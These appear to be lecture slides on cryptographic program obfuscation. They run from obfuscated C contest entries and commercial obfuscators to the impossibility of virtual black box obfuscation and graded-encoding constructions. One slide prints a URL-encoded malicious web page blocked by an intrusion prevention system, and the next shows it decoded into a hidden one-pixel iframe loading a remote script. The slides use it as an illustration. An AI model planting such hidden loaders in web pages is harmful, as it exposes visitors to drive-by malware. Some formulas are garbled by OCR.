On Cryptographic Program Obfuscation

Ran Canetti
Tel Aviv University

What's Cryptography?

What’s Cryptography?

- The design and break of ciphers.

What's Cryptography?

- The design and break of ciphers.

- The algorithmic facet of information security.
  - Information security: Protecting information systems from unwanted use

What's Cryptography?

- Encryption schemes
- Authentication schemes
- Digital signatures

What's Cryptography?

- Encryption schemes
- Authentication schemes
- Digital signatures
- Zero-Knowledge proofs
- Succinct proofs
- Joint computation on secret data
- Proofs of work
- …

What's Cryptography?

- Encryption schemes
- Authentication schemes
- Digital signatures
- Zero-Knowledge proofs
- Succinct proofs
- Joint computation on secret data
- Proofs of work
- Program Obfuscation

What does this code do?

```
 #include <stdio.h>
void primes(int cap) {
    int i, j, composite;
    for(i = 2; i < cap; ++i) {
      composite = 0;
      for(j = 2; j * j <= i; ++j)
        composite += !(i % j);
      if(!composite)
        printf("%d\t", i);
     }
  }
  int main() {
    primes(100);
  }
```

What does this code do?

```
 #include <stdio.h>
void primes(int cap) {
    int i, j, composite;
    for(i = 2; i < cap; ++i) {
      composite = 0;
      for(j = 2; j * j <= i; ++j)
        composite += !(i % j);
      if(!composite)
        printf("%d\t", i);
     }
  }
  int main() {
    primes(100);
  }
```

- It outputs the prime numbers from 1 to 100.

What does *this* code do?

```c
#include <stdio.h>
_(__,___,____,_____){___/__<=_____?_(__,___+_____,____,_____):
!(___%__)?_(__,___+_____,___%__,_____):___%__==___/__&&!____?(
printf("%d\t",___/__),_(__,___+_____,____,_____)):___%__>1&&___%_
_<___/__?_(__,_____+___,____+!(___/__%(___%__)),_____)):___<__*__
?_(__,___+_____,____,_____):0;}main(){_(100,0,0,1);}
```

The two programs are functionally equivalent…

In fact, the second was generated from the first via a mechanical “obfuscation” procedure.

Program Obfuscation

An art form:

The art of writing “unintelligible” or “surprising” code, while preserving functionality.

- Several yearly contests
- Lots of creative code

A winning entry in the 15th Int'l Obfuscated C Code Contest (IOCCC'00)

```
                  #define/**/X
                char*d="X0[!4cM,!"
              "4cK`*!4cJc(!4cHg&!4c$j"
            "8f'!&~]9e)!'|:d+!)rAc-!*m*"
          ":d/!4c(b4e0!1r2e2!/t0e4!-y-c6!"
         "+|,c6!)f$b(h*c6!(d'b(i)d5!(b*a'`&c"
         ")c5!'b+`&b'c)c4!&b-_$c'd*c3!&a.h'd+"
        "d1!%a/g'e+e0!%b-g(d.d/!&c*h'd1d-!(d%g)"
       "d4d+!*l,d7d)!,h-d;c'!.b0c>d%!A`Dc$![7)35E"
      "!'1cA,,!2kE`*!-s@d(!(k(f//g&!)f.e5'f(!+a+)"
      "f%2g*!?f5f,!=f-*e/!<d6e1!9e0'f3!6f)-g5!4d*b"
      "+e6!0f%k)d7!+~^'c7!)z/d-+!'n%a0(d5!%c1a+/d4"
      "!2)c9e2!9b;e1!8b>e/!     7cAd-!5fAe+!7fBe(!"
     "8hBd&!:iAd$![7S,Q0!1      bF 7!1b?'_6!1c,8b4"
     "!2b*a,*d3!2n4f2!${4     f.      '!%y4e5!&f%"
    "d-^-d7!4c+b)d9!4c-a     'd        :!/i('`&d"
    ";!+l'a+d<!)l*b(d=!'    m-        a  &d>!&d'"
   "`0_&c?!$dAc@!$cBc@!$    b         <    ^&d$`"
   ":!$d9_&l++^$!%f3a'     n1        _       $ !&"
  "f/c(o/_%!(f+c)q*c      %!         *       f &d+"
  "f$s&!-n,d)n(!0i-      c-         k)       !  3d"
  "/b0h*!H`7a,![7*      i]          5        4   71"
 "[=ohr&o*t*q*`*d       *v         *r         ;  02"
 "7*~=h./}tcrsth       &t          :          r   9b"
"].,b-725-.t--//       #r         [           <   t8-"
"752793?  <.~;b       ].t--+r     /           #    53"
"7-r[/9~X  .v90       <6/<.v;-52/={            k   goh"
"./}q;   u  vto     hr  `.i*$engt$            $    ,b"
";$/     =t ;v;     6     =`it.`;7=`          :    ,b-"
"725    = / o`.    .d       ;b]`--[/+       55/     }o"
"`.d   :   - ?5    /           }o`.'     v/i]q      - "
"-[;   5  2  =`  it           .        o;53-       . "
"v96   <7 /      =o           :           d        =o"
"--/i  ]q--      [;          h.           /        = "
"i]q--[  ;v      9h          ./           <        - "
"52={cj   u      c&`          i   t       . o       ; "
"?4=o:d=         o--          /  i        ]q        - "
"-[;54={  cj     uc&          i]q          -         -"
"[;76=i]q[;6     =vsr        u.i          /         ={"
"=),BihY_gha     ,)\0        "            ,         o [
 3217];int i,   r,w,f        ,            b        ,x ,
 p;n(){return  r  <X        X               X       X  X
 768?d[X(143+  X  r++       +               *d      )  %
  768]:r>2659  ?  59:       (                x      =  d
  [(r++-768)%  X  947      +             768]       ) ?
  x^(p?6:0):(p  =   34      X            X           X )
  ;}s(){for(x=  n   ();     (           x^           ( p
 ?6:0))==32;x=  n    ()     )   ;return x            ; }
 void/**/main X      ()     {           r           =  p
 =0;w=sprintf (X     X     X         X X           X o
 ,"char*d=");  for         (    f=1;f <            * d
 +143;)if(33-(  b=d        [      f++ X           ]  )
 ){if(b<93){if   X(!       p           )           o
  [w++]=34;for    X(i      =          35           +
   (p?0:1);i<b;    i++     )          o
   [w++]=s();o[     w++                ]
    =p?s():34;}     else               X
      {for(i=92;     i<b;             i
       ++)o[w++]=     32;}           }
            else o     [w++          ]
                       =10;o        [
                         w]=0      ;
                          puts(o);}
```

The author (D.H. Yang):
"Instead of making one self-reproducing program, what I made was a program that generates a set of mutually reproducing programs, all of them with cool layout!"

Winner of IOCCC’04

```
#define G(n) int n(int t, int q, int d) #define X(p,t,s) (p>=t&&p<(t+s)&&(p-
(t)&1023)<(s&1023)) #define U(m) *((signed char *)(m)) #define F if(!--q){ #define I(s)
(int)main-(int)s #define P(s,c,k) for(h=0; h>>14==0;
h+=129)Y(16*c+h/1024+Y(V+36))&128>>(h&7)?U(s+(h&15367))=k:k G (B) { Z; F D = E (Y (V),
C = E (Y (V), Y (t + 4) + 3, 4, 0), 2, 0); Y (t + 12) = Y (t + 20) = i; Y (t + 24) = 1; Y (t + 28) = t; Y (t
+ 16) = 442890; Y (t + 28) = d = E (Y (V), s = D * 8 + 1664, 1, 0); for (p = 0; j < s; j++, p++) U (d
+ j) = i == D | j < p ? p--, 0 : (n = U (C + 512 + i++)) < ' ' ? p |= n * 56 - 497, 0 : n; } n = Y (Y (t +
4)) & 1; F U (Y (t + 28) + 1536) |= 62 & -n; M U (d + D) = X (D, Y (t + 12) + 26628, 412162) ? X
(D, Y (t + 12) + 27653, 410112) ? 31 : 0 : U (d + D); for (; j < 12800; j += 8) P (d + 27653 + Y (t
+ 12) + ' ' * (j & ~511) + j % 512, U (Y (t + 28) + j / 8 + 64 * Y (t + 20)), 0); } F if (n) { D = Y (t +
28); if (d - 10) U (++Y (t + 24) + D + 1535) = d; else { for (i = D; i < D + 1600; i++) U (i) = U (i +
64); Y (t + 24) = 1; E (Y (V), i - 127, 3, 0); } } else Y (t + 20) += ((d >> 4) ^ (d >> 5)) - 3; } } G (_);
G (o); G (main) { Z, k = K; if (!t) { Y (V) = V + 208 - (I (_)); L (209, 223) L (168, 0) L (212, 244)
_((int) &s, 3, 0); for (; 1;) R n = Y (V - 12); if (C & ' ') { k++; k %= 3; if (k < 2) { Y (j) -= p; Y (j) +=
p += U (&D) * (1 - k * 1025); if (k) goto y; } else { for (C = V - 20; !i && D & 1 && n && (X (p, Y
(n + 12), Y (n + 16)) ? j = n + 12, Y (C + 8) = Y (n + 8), Y (n + 8) = Y (V - 12), Y (V - 12) = n, 0 : n);
C = n, n = Y (n + 8)); i = D & 1; j &= -i; } } else if (128 & ~D) { E (Y (n), n, 3, U (V + D % 64 + 131)
^ 32); n = Y (V - 12); y:C = 1 << 24; M U (C + D) = 125; o (n, 0, C); P (C + p - 8196, 88, 0); M U
(Y (0x11028) + D) = U (C + D); } } } for (D = 720; D > -3888; D--) putchar (D > 0 ? "
)!\320\234\360\256\370\256 0\230F .,mnbvcxz ;lkjhgfdsa \n][poiuytrewq =-0987654321
\357\262 \337\337 \357\272 \337\337 ( )\"\343\312F\320!/ !\230 26!/\16 K>!/\16\332
\4\16\251\0160\355&\2271\20\2300\355`x{0\355\347\2560 \237qpa%\231o!\230
\337\337\337 , )\"K\240 \343\316qrpxzy\0 sRDh\16\313\212u\343\314qrzy !0( " [D] ^ 32 :
Y (I (D))); return 0; } G (o) { Z; if (t) { C = Y (t + 12); j = Y (t + 16); o (Y (t + 8), 0, d); M U (d + D)
= X (D, C, j) ? X (D, C + 1025, j - 2050) ? X (D, C + 2050, j - 3075) ? X (D, C + 2050, j - 4100) ? X
(D, C + 4100, ((j & 1023) + 18424)) ? 176 : 24 : 20 : 28 : 0 : U (d + D); for (n = Y (t + 4); U (i +
n); i++) P (d + Y (t + 12) + 5126 + i * 8, U (n + i), 31); E (Y (t), t, 2, d); } } G (_) { Z = Y (V + 24); F
Y (V - 16) += t; D = Y (V - 16) - t; } F for (i = 124; i < 135; i++) D = D << 3 | Y (t + i) & 7; } if (q >
0) { for (; n = U (D + i); i++) if (n - U (t + i)) { D += _(D, 2, 0) + 1023 & ~511; i = ~0; } F if (Y (D)) {
n = _(164, 1, 0); Y (n + 8) = Y (V - 12); Y (V - 12) = n; Y (n + 4) = i = n + 64; for (; j < 96; j++) Y (i
+ j) = Y (t + j); i = D + 512; j = i + Y (i + 32); for (; Y (j + 12) != Y (i + 24); j += 40); E (Y (n) = Y (j +
16) + i, n, 1, 0); } } } return D; }
```

The author, Gavin Barraclough: “This is a 32-bit multitasking operating system for x86 computers, with GUI and filesystem, support for loading and executing user applications in elf binary format, with ps2 mouse and keyboard drivers, and vesa graphics. And a command shell. And an application - a simple text-file viewer.”

Program Obfuscation

A useful tool for hackers:

- Allows hiding the real operation of the code
- Prevents detection of malware by standard tools:
  - The running code is different than that on disk
  - Self-modifying code does not have an easily recognizable "signature"
  - Code "at rest" is encrypted, gets decrypted "on the fly"

A web page that was blocked by an Intrusion Prevention System: (Presented at TAU by O. Singer)

```
<Script Language='Javascript'>
<!--
document.write(unescape('%3C%48%54%4D%4C%3E%0A%3C%48%45%41%44%3E%0A%3C%54
%49%54%4C%45%3E%3C%2F%54%49%54%4C%45%3E%0A%3C%2F%48%45%41%44%3E%0
A%3C%42%4F%44%59%20%6C%65%66%74%6D%61%72%67%69%6E%3D%30%20%74%6F%
70%6D%61%72%67%69%6E%3D%30%20%72%69%67%68%74%6D%61%72%67%69%6E%3D
%30%20%62%6F%74%74%6F%6D%6D%61%72%67%69%6E%3D%30%20%6D%61%72%67%
69%6E%68%65%69%67%68%74%3D%30%20%6D%61%72%67%69%6E%77%69%64%74%68
%3D%30%3E%0A%0A%3C%61%20%68%72%65%66%3D%22%68%74%74%70%3A%2F%2F%
77%77%77%2E%65%66%73%6F%69%70%61%61%77%61%2E%63%6F%6D%2F%65%77%69
%6F%71%61%2F%22%3E%3C%49%4D%47%20%73%72%63%3D%22%62%61%6E%6E%65%7
2%32%2E%67%69%66%22%20%77%69%64%74%68%3D%22%33%30%32%22%20%68%65%
69%67%68%74%3D%22%32%35%32%22%20%62%6F%72%64%65%72%3D%22%30%22%3E
%3C%2F%61%3E%0A%0A%3C%69%66%72%61%6D%65%20%73%72%63%3D%22%68%74%
74%70%3A%2F%2F%6C%78%63%7A%78%6F%2E%69%6E%66%6F%2F%6D%70%2F%69%6E
%2E%70%68%70%22%20%77%69%64%74%68%3D%22%31%22%20%68%65%69%67%68%7
4%3D%22%31%22%20%46%52%41%4D%45%42%4F%52%44%45%52%3D%22%30%22%20
%53%43%52%4F%4C%4C%49%4E%47%3D%22%6E%6F%22%3E%3C%2F%69%66%72%61%6
D%65%3E%0A%0A%0A%3C%2F%42%4F%44%59%3E%0A%3C%2F%48%54%4D%4C%3E'));
//-->
</Script>
```

When unobfuscated…

```
<HTML>
<HEAD>
<TITLE></TITLE>
</HEAD>
<BODY leftmargin=0 topmargin=0 rightmargin=0 bottommargin=0 marginheight=0
    marginwidth=0>

<a href="http://www.efsoipaawa.com/ewioqa/"><IMG src="banner2.gif" width="302"
    height="252" border="0"></a>

<iframe src="http://lxczxo.info/mp/in.php" width="1" height="1" FRAMEBORDER="0"
    SCROLLING="no"></iframe>



</BODY>
</HTML>
```

Program Obfuscation

A thriving business:

- Many vendors sell "obfuscation software"
  - For web pages
  - For downloadable software
- Goals:
  - IP protection
  - Preventing code modification
  - Stopping hackers

Program Obfuscation

Prevalent obfuscation techniques:

- Obfuscating source code:
  - Variable renaming
  - changing the control structure (loops, subroutines…)
  - Higher level semantic changes
- Obfuscating object code:
  - Adding redundant operations
  - Variating opcodes and modes
  - Encryption of unused modules

(Mostly proprietary techniques - “security by obscurity”)

Assume we had a general secure code obfuscation mechanism…

I.e., assume we could make software look like tamper-proof hardware.

Assume we had a general secure code obfuscation mechanism…

We could publicize code without fear of misuse:

- Code distribution and download
- Secure outsourced computation:

  Server only gets obfuscated code, so -

  - It cannot understand what the code is doing
  - It cannot meaningfully modify the code
  - It cannot even read the I/O (if appropriately encrypted)
  - Easy to verify correctness (by adding simple authentication)
- Efficient Queryable encrypted database

Assume we had a general secure code obfuscation mechanism…

- We could publicize data with curbs on its usage:
  - Simplify preservation of privacy in public records
  - Simplify implementing complex access control policies on semi-public data (e.g., medical records)
- We would have the ultimate side-channel protection
  - Having access to the code is the same as black-box access…

But…

- Above obfuscations techniques are all heuristic
- All are eventually reversible
- The common wisdom:

Any obfuscation method is doomed to be eventually broken.

"[Secure obfuscation] is unlikely. The computer ultimately has to decipher and follow a software program's true instructions. Each new obfuscation technique has to abide by this requirement and, thus, will be reverse engineered."

- Chris Wysopal

Good Obfuscation, Bad Code

Can we have “unbreakable obfuscation”?

Can we have “unbreakable obfuscation”?

How to even mathematically define what it means?

A definition:

A general obfuscator **Obf** for a family ***P*** of programs is a *randomized compiler* that:

- Preserves functionality:

  For any program P ∈ ***P*** the program Q=**Obf**(P) has exactly the same functionality

  (except for negligible prob. over choices of **Obf**)

- Preserves run time: Q runs roughly as fast as P

  (up to some slack).

- Obfuscates:

  "Having full access to the code of Q=**Obf**(P) should not give any computational advantage over having access to tamper-proof hardware that runs P."

- Obfuscates:

For any polytime adversary A there exists a polytime simulator S such that for any program $P \in \boldsymbol{P}$,

$$A(\mathbf{Obf}(P)) \sim S^P$$

- Obfuscates:

For any polytime adversary A there exists a polytime simulator S such that for any program P ∈ ***P*,**

$$A(\,\mathbf{Obf}(P)) \sim S^P$$

Can't be done: A(P)=P cannot be simulated…

- Obfuscates:

For any polytime adversary A there exists a polytime simulator S such that for any program P ∈ ***P,***

$$A(\textbf{Obf}(P)) \sim S^P$$

A more modest goal:

$$\text{Prob}[A(\textbf{Obf}(P))=1] \sim \text{Prob}[S^P = 1]$$

Called "Virtual Black Box (VBB)"

[Barak-Goldreich-Impagliazzo-Rudich-Sahai-Vadhan-Yang'01]

More bad News

Theorem [BGI+]: (Even) VBB general obfuscators do not exist.

More bad News

Theorem [BGI+]: (Even) VBB general obfuscators do not exist.

Proof: Let Obf be an obfuscator.

Consider the following family of programs:

$I_{a,b,c}(x) =$

```
 Input (x);
If x==a output b;
If x(a)==b output c;
Else output 0
```

Then for any A there should exist an S such that for random a,b,c

$$\text{Prob}(A(\text{Obf}(I_{a,b,c})) = c) \sim \text{Prob}(S^{I_{a\ b,c}} = c)$$

But consider $A(P,Q) = Q(P)$.

Then A outputs c.

But an efficient $S^{I_{a,b,c}}$ cannot "unlock" c…

Discussion

- The impossibility resonates the popular beliefs.
- Still:
  - only shows that a certain (not very natural) class of programs cannot be obfuscated.
  - Only considers a relatively strong notion.

What about:

- Weaker types of obfuscation?
- Obfuscation of specific classes of programs?

indistinguishability Obfuscation (IO)

For any P, P’ $\in$ ***P*** with same functionality,

Obf(P) ~ **Obf**(P’)

“The obfuscated version of P is indistinguishable -- as a random variable - from the obfuscated version of P’.”

Constructions (I)

(with proofs based on strong hardness assumptions)

- Point programs [C97,Wee05] :

➔ VBB

P=
```
Int  *a= KEY;
Input (x);
Output (x == a);
```

- Multi-bit point programs:

  [C-Dakdouk08]

➔ VBB

P=
```
Int  *a,b= KEY,SEC;
Input (x);
Output (x==a?b:0);
```

- Multi-point programs:

  [CD08, CB10]

➔ VBB/VGB for constant/poly many points

P=
```
Int  *a_1,…,a_n= KEY_1…KEY_n;
Input (x);
Output (for(r=i=0 ; r=r+a_{i++}==x ; i++<n));
```

- Hyperplane membership:

  [C-Rothblum-Varia10]

➔ VBB/VGB for constant/poly many dimensions

P=
```
Int *a_1,…,a_n= KEY_1…KEY_n;
Input (x_1,…,x_n);
Output (<x,a>==0);
```

- Conjunctions: [Brakerski-Rothblum13]

➔ av. case VBB

P=
```
Int *a_1,…,a_n= BIT_1…BIT_n;
Input (x_1,…,x_n);
Output ((for(r=i=0 ; r=r+x_i*a_i ; i++<n));
```

The IO revolution:

- A candidate IO construction for all programs!
  [Garg Gentry Halevi Raykova Sahai Waters 13]

  Based on constructions of graded encoding schemes
  (aka multi-linear maps) [Garg Gentry Halevi 12]
  Assumed that the construction is IO
  Showed arguments in idealized models

- IO is useful! [Sahai Waters 13]

A set of techniques that show how to use IO with almost the same effect as VBB and even more…

How to construct obfuscators?

Constructing point obfuscators

P =

```
Int  *a= KEY;
Input (x);
Output (x == a);
```

- Can post a hash of the solution   (use a "cryptographic hash", e.g. SHA1).

  - May reveal some information…

  - In fact, *any* deterministic function consists of *some* information on the solution…

The UNIX password file solution

/etc/passwd is a *public* file with information that allows verifying candidate passwords, without revealing additional information.

Implemented using a "randomized hash":

- Keeps r, HASH(r,p) for each password p.
- Allows testing equality, but gives "no other information" on p.
- The random salt r changes at each entry – even if the passwords are the same.

The UNIX password file solution

/etc/passwd is a *public* file with information that allows verifying candidate passwords, without revealing additional information.

Implemented using a "randomized hash":

- Keeps r, HASH(r,p) for each password p.
- Allows testing equality, but gives "no other information" on p.
- The random salt r changes at each entry – even if the passwords are the same.

But, how to prove security?

Point obfuscators from Diffie-Hellman [C97]

Let G be a group with large prime order.

$Obf(I_a)$ chooses $r \leftarrow_R G$, and outputs the program:

```
A=r, B=r^a ;
main{
  input (x);
  return(A^x == B);
}
```

(The construction was proposed and analyzed under a different name – perfect one-way function -- but the notions are the same.)

Security of the (r, r^a) construction

Security is shown under a strong variant of the Decisional-Diffie-Hellman assumption in G:

$$r, r^a, r^b, r^{ab} \sim r, r^a, r^b, r^c$$

Where $r \leftarrow^R G$, $b,c \leftarrow^R [|G|]$, and a is taken from any "well-spread" distribution over $[|G|]$.

In [Wee05]: A construction under more general assumptions.

How to obfuscate general programs?

How to obfuscate general ~~programs~~ circuits?

How to obfuscate general ~~programs~~ circuits?

Need a way to represent a circuit so that:

- Gates are "encrypted"
- Evaluator can encode inputs and evaluate "homomorphically"
- Intermediate values are
  - encrypted
  - cannot be "mixed and matched"
- Output value comes out in the clear…

→ Need a convenient representation of circuits


Barrington's permutation-group representation

Let G be a group that contains elements (a,b,c,d,e,f) with the following relations:

$$da^{-1}p^{-1}=a,\ eae^{-1}=b,\ aba^{-1}b^{-1}=c,\ fcf^{-1}=a$$

Example: S_5. (Note: G cannot be Abelian)

Then any Boolean circuit C can be represented as follows:



Where:

$$\prod_{1}^{m} g_{i,xci} = \begin{cases} 1\ if\ C(x)=0 \\ g* \quad\quad ow \end{cases}$$

- The c_i's depend only on n
- $m \sim 4^{\text{max-depth}(C)}$

Step 0: Let's assume our group is ideal

- The adversary only gets "handles" to group elements
- Can only perform the group operation
- A "comparison test" with a predefined set of elements is given


Still, no obfuscation so far…

Let’s Randomize the program [Kilian88]

- $G = G_B \times G_K$, where: G_B is a Barrington group
  G_K is a large non-abelian group with no “computational shortcuts”

To obfuscate:

- Set the element $(g_{i,j},1)$, $(g^*,1)$ as before
- Choose $r_1 \ldots r_m$ from G_K
- Let $s_{i,j} = (g_{i,j}, r_i)$, $s^* = (g^*, r_1 * \ldots * r_m)$



Still have:


$$\prod_{1}^{m} s_i, xci = \begin{cases} 1 \; if \; C(x) = 0 \\ s * \quad ow \end{cases}$$

Not enough

All the elements appear random…

But:

- Same randomizer for $s_{i,0}$, $s_{i,1}$ ➔ Can compare partial products on different inputs and obtain intermediate values in computation
- Can pick elements inconsistently with any input



Still have:


$$\prod_{1}^{m} s_i, xci = \begin{cases} 1 \ if \ C(x) = 0 \\ s * \qquad ow \end{cases}$$

Solution: Further randomize

- $G = G_B \times G_K \times G_R \times G_A$, where: G_R is another non-Abelian large group
  G_A is an Abelian large group

To obfuscate:

- Set the element $(g_{i,j},1,1,1)$, $(g^*,1,1,1)$ as before
- Choose $r_1 \ldots r_m$ from G_K $r_{1,0},r_{1,1} \ldots r_{m,0},r_{m,1}$ from G_R
- For all j and all i s.t. c_i=j, Choose a_i from G_A s.t. $a_1 * \ldots * a_t = 1$
- Let $s_{i,j} = (g_{i,j}, r_i, r_{i,j}, a_i)$, $s^* = (g^*, r_1 * \ldots * r_m, 1, 1)$
- Give comparison oracle with the set $S^* = (g^*, r_1 * \ldots * r_m, *, 1)$



Have:

$$\prod_{i=1}^{m} s_{i}, xci \in S^{*} \; iff \; C(X) = 1$$

Theorem [CV13]: Above obfuscation is VBB.

- Caveats: Only NC1 (can bootstrap given Fully Homomorphic Encryption)
- Need such an ideal G… no candidates…

Graded Encoding to the rescue [GGH12]

"Homomorphic encryption with partial decryption key":

-Public Parameters: Ring R, K, pp

-Enc(m,s)=c   (m∈ R, s $\leq$ [1..K])

-Add(Enc(m,s),Enc(m',s)) = Enc(m+m',s)

-Mult(Enc(m,s),Enc(m',s)) = Enc(m*m',s∪ s') if s∩ s'=∅

-Zero-test(Enc(m,[1...K])) = 1 iff m=0

Graded Encoding to the rescue [GGH12]

"Homomorphic encryption with partial decryption key":

-Public Parameters: Ring R, K, pp

-Enc(m,s)=c (m$\in R$, s $\leq$ [1..K])

-Add(Enc(m,s),Enc(m',s)) = Enc(m+m',s)

-Mult(Enc(m,s),Enc(m',s)) = Enc(m*m',s$\cup$ s') if s$\cap$ s'=$\emptyset$

-Zero-test(Enc(m,[1…K])) = 1 iff m=0

Security (for a polynomial P):

- Given Enc(m_1,s_1),…Enc(m_t,s_t), hard to compute Enc(P(m_1…m_t),s) if s_1…s_t,s "do not agree with P".

Can require for all P, indistinguishability, more…

GE-based obfuscation


- G = group of matrices, with matrix multiplication operation

To obfuscate:

- The matrix $s_{i,j}$ contains:
    - A permutation sub-matrix
    - *Randomizer sub-matrices (for G_K and G_R)*
    - Random diagonal elements (for G_A)

$$\begin{matrix} G_A & 0 & 0 \\ 0 & G_K, GR & 0 \\ 0 & 0 & G_B \end{matrix}$$

- Encode the matrix elements using GE with appropriate subsets so as to force only legitmate matrix multiplication
- Give V_1, V_2, Enc(V_1 S* V_2, [1..K]) for random V_1 V_2 that “zero out G_R”



$$C(x) = 1 \leftrightarrow v1\left(\prod_{i=1}^{m} s_{i,x_{c_i}}\right) v2 = s$$

Theorem [GGH+13,BGKPS13]:

Given an ideal GE oracle, (essentially) the above obfuscation is VBB.

Theorem [GGH+13,BGKPS13]:

Given an ideal GE oracle, (essentially) the above obfuscation is VBB.

Implication to real GE-based obfuscation:

GE is semantically secure if for any admissible sampler

$S() = ((\vec{m}_0, \vec{s}_0), (\vec{m}_1, \vec{s}_1))$ we have $Enc(\vec{m}_0, \vec{s}_0) \cong Enc(\vec{m}_1, \vec{s}_1)$

(admissible = $(\vec{m}_0, \vec{s}_0), (\vec{m}_1, \vec{s}_1)$ indistinguishable given ideal GE oracle, by *semi-bounded* adversaries)

Theorem [PST13,BCKP14]:

